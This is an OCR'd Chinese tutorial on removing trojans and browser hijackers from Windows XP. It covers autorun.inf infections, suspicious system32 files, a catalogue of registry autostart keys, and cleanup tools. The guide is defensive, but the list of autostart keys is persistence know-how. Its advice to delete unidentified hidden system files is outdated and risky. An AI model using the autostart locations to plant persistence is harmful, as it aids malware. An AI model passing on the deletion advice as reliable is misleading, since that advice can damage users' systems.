



图3

**提示：** 中病毒后，打开磁盘时最好不要直接双击，而应该在盘符上，比如C盘上点击右键，选择使用“资源管理器”打开C盘。原因是越来越多的木马运行后会在C盘、D盘等磁盘根目录下写入一个autorun.inf文件，还有一个exe文件，属性一般都是隐藏的，如果你直接双击盘符，该exe文件就会按照autorun.inf指定的方式运行。那么即使你之前已经结束了木马的进程，现在木马也会重新运行。现在普遍流行的U盘传播的木马一般都采用了这种伎俩。所以，当你把移动磁盘插入你的电脑后，应该先使用杀毒软件扫描U盘，或者使用上边的方法打开它。

重点检查C:\windows以及C:\windows\system32目录，查看目录下所有隐藏的exe、com文件，检查其属性，不明来历者删无赦（可以先放入回收站，重启没事后再清除，省得误删了正常的文件）。

由于该目录下的文件太多，因此我们可以先选择按照“修改时间”来排列文件（图4），这样木马文件一般都会排列在最后面，更容易我们查找。如何分辨木马也是一个经验问题，木马的图标、名字大多都具有特别的含义，一看就知道，如果你不能确认某个文件是否是木马，可以到百度上搜索一下。删除木马的时候，如果删除不了，提示“文件正在运行，无法删除”，

则说明木马还在运行，需要先结束木马的进程后再删除，不过许多时候，进程也不是那么好结束的，此外，许多木马喜欢隐藏在C:\Documents and Settings\flyaway\Local Settings\Temp（flyaway是我使用的帐号）等临时目录下面，往往也不容易删除。可以重新启动电脑，按住F8键，选择安全模式，再次进入该目录删除。或者使用一个叫Unlocker V1.8.5的小软件，可以删除任何文件，解锁任何文件。下载地址是http://www.skycn.com/soft/23022.html。说到这里，我再推荐一个必备的小工具——木马辅助查找器，如图5。




图4




图5

使用它来查看端口连接状况以及进程是非常方便的，“端口信息”比我前面讲到使用“netstat -an”命令查看的要强大很多，“进程查看”功能也比使用任务管理器要强大很多，可以看到进程的路径。比如C:\windows\system32\svchost.exe是正常文件，如果你发现一个进程是C:\windows\svchost.exe，那么基本可以肯定是木马，结束进程，删无赦。检查完之后，然后使用右键方式打开D盘、E盘……依次检查有没有autorun.inf及可疑的exe文件、com后缀文件。其实这些步骤很重要，如果你经验不是很丰富，只要借助baidu，借助杀毒软件的提示，使用上边我提到的办法，相信是可以清除绝大多数木马和病毒的。

**提示：**如果你所有的exe文件（即应用程序）都无法运行，那么说明文件关联被修改了，即文件的打开方式被修改。此时你可以把文件后缀名从exe改成com，就可以使用了，至于修复文件关联我们稍后会讲到。

假设你已经完成了上边的步骤，或者是基本完成了上边的步骤，那么现在就是关键的修复启动项了。一般木马运行之后都会修改注册表，达到重新启动电脑就会运行自己的目的。如果你对注册表很熟悉，那么可以在“开始”－“运行”栏中输入regedit打开注册表编辑器。如果文件关联被修改，那么可以在C:\windows\目录下找到regedit.exe，改名为regedit.com，看看是否可以打开。常见键值如下（注：以下HKLM为HKEY_LOCAL_MACHINE的缩写；HKCU为HKEY_CURRENT_USER的缩写，“\”用“÷”代替）：

Load注册键——很少有人知道这个注册键，实际上它也能自动启动程序。其具体位置在HKCU—Software—Microsoft—WindowsNT—CurrentVersion—Windows—load。

Userinit注册键——也是一个不为人知的能够使系统在启动时自动初始化程序的注册键。它的具体位置在HKLM—Software—Microsoft—WindowsNT—CurrentVersion—Winlogon—Userinit。

ExplorerRun注册键——和load、Userinit不同，ExplorerRun键在HKCU和HKLM下都有，具体位置是在HKCU—Software—Microsoft—WindowsCurrentVersion—Policies—Explorer—Run以及HKLM—Software—Microsoft—WindowsCurrentVersion—Policies—Explorer—Run。

RunServicesOnce注册键——RunServicesOnce注册键是用来启动服务程序，启动时间在用户登录之前，而且先于其它通过注册键启动的程序。其具体位置是HKCU—Software—Microsoft—Windows—CurrentVersion—Run—Services—Once以及HKLM—Software—Microsoft—Windows—CurrentVersion—Run—Services—Once。

Runservices注册键——Runservices注册键指定的程序紧接RunServicesOnce后运行，但两者都在用户登录之前。它的具体位置是HKCU—Software—Microsoft—Windows—CurrentVersion—Run—Services以及HKLM—Software—Microsoft—Windows—CurrentVersion—Run—Services。

RunOnce注册键——安装程序通常使用RunOnce键自动执行程序，HKLM下面的RunOnce键会在用户登录之后立即执行程序，执行时机是在其它Run键指定的程序之前。HKCU下面的RunOnce键会在操作系统处理其它Run键以及“开始”菜单中“程序”—“启动”文件夹的内容后执行。具体位置是HKCU—Software—Microsoft—Windows—Current—Version—RunOnce以及HKLM—Software—Microsoft—Windows—Current—Version—RunOnce。WindowsXP系统要多出一个注册键HKLMSoftwareMicrosoftWindowsCurrentVersionRunOnceEx。

Run注册键——Run是自动执行程序最常用的注册键，HKCU下面的Run键紧接HKLM下面的Run键执行，两者都在处理“启动”文件夹之前。其位置是HKCU—Software—Microsoft—Windows—CurrentVersion—Run以及HKLM—Software—Microsoft—Windows—CurrentVersion—Run。

如果你对注册表一无所知，那么还是使用木马辅助查看器2005这个小工具吧，点击“启动项管理”，比如其中的Igfxtray这个启动项，指向system32下面的igfxtray.exe程序（图6），如果你对它有怀疑，可以使用baidu搜索igfxtray.exe，你就会知道它是intel显卡配置和诊断程序，那么就不是木马了。主要看路径和启动项名字，发现可疑的删除。这个工具对付一般的木马足以，如果有很变态的木马，那么需要更加专业的启动项检查工具Autoruns.exe等，Autoruns.exe在网上可以下载到最新版本，这个小工具非常专业，甚至可以检查出某exe文件关联的dll。





图6

此工具在清除流氓软件BHO等时候更显得方便。我们还可以在网上下载一些启动项修复工具，这里就不一一列举了。


图8




图9

修复文件关联，实际上这一步应该是在修复系统启动项之前进行的。文件关联被木马破坏之后，所有exe文件无法运行，而木马又被运行了，也有txt文件关联被破坏的。使用注册表修复的办法是打开注册表，按F3，搜索“.exe”即可进行相应的修复，不过对于菜鸟，没必要掌握这个，还是使用上面提到的“木马辅助查找器2005”的“文件关联管理功能”就可以自动修复。

只要按照我讲的一步步操作的话，到了这一步就已经差不多了，电脑应该是清净了，如果还不行，那就重新进行以上的操作吧。

## 二、浏览器被强奸怎么办？

我们最常使用的浏览器就是IE了，是不是经常被一些流氓软件捆绑、乱弹广告？上网最大的痛苦莫过于此。流氓软件本质上也可以看作是一种木马，而且一般和浏览器捆绑，以dll的方式注入到浏览器的进程，更加隐蔽，难以清除。目前的流氓软件也和常见木马类似，是被某些网站自己或被黑客植入恶意代码而使用户中招的。流氓软件的种类也很繁多，大部分可以采用上面提到的办法进行清除。


当然我再推荐一些常用的小工具，可以拯救浏览器。第一个就是“黄山IE修复专家”，这个工具很好使用，威力也很强大，可以轻松搞定流氓软件。另外推荐一个很厉害的叫hijackthis的工具，专门对付插件，建议下载一个汉化的版本。

## 三、一劳永逸，百毒不侵

系统被病毒和木马感染，除了人为因素，比如接收并运行了好友发过来的恶意文件，下载并运行了来路不明网站上的软件，将他人带有病毒的U盘插在自己电脑上等，还有一个重要的原因就是系统存在的安全漏洞，容易被恶意软件、恶意代码所利用。因此最重要、最保险的办法就是升级系统，安装系统补丁，修补安全漏洞。如果你不想每天都和木马奋战，也不想从事木马研究工作，强烈建议及时为自己的电脑打上补丁。

打补丁的办法如下，“开始”－“设置”－“控制面板”，接着打开“自动更新”，设置为自动安装补丁，如图7。这样设置好后，系统就会自动下载安装补丁了，简单吧！

另外，除了杀病毒软件，我们还要安装好网络防火墙。对于个有用户，不能及时发现攻击，那么防火墙就可以自动的为我们防御了。我们可以使用系统自带的防火墙，当然也可以安装使用第三方防火墙。


图7

首先，我们看到右下角那个网络连接的图标了吗？就是两个会闪动的电脑图标（图8），也可以在桌面上找到网络邻居，点右键选择“属性”，就可以看到本地连接了，如图9。

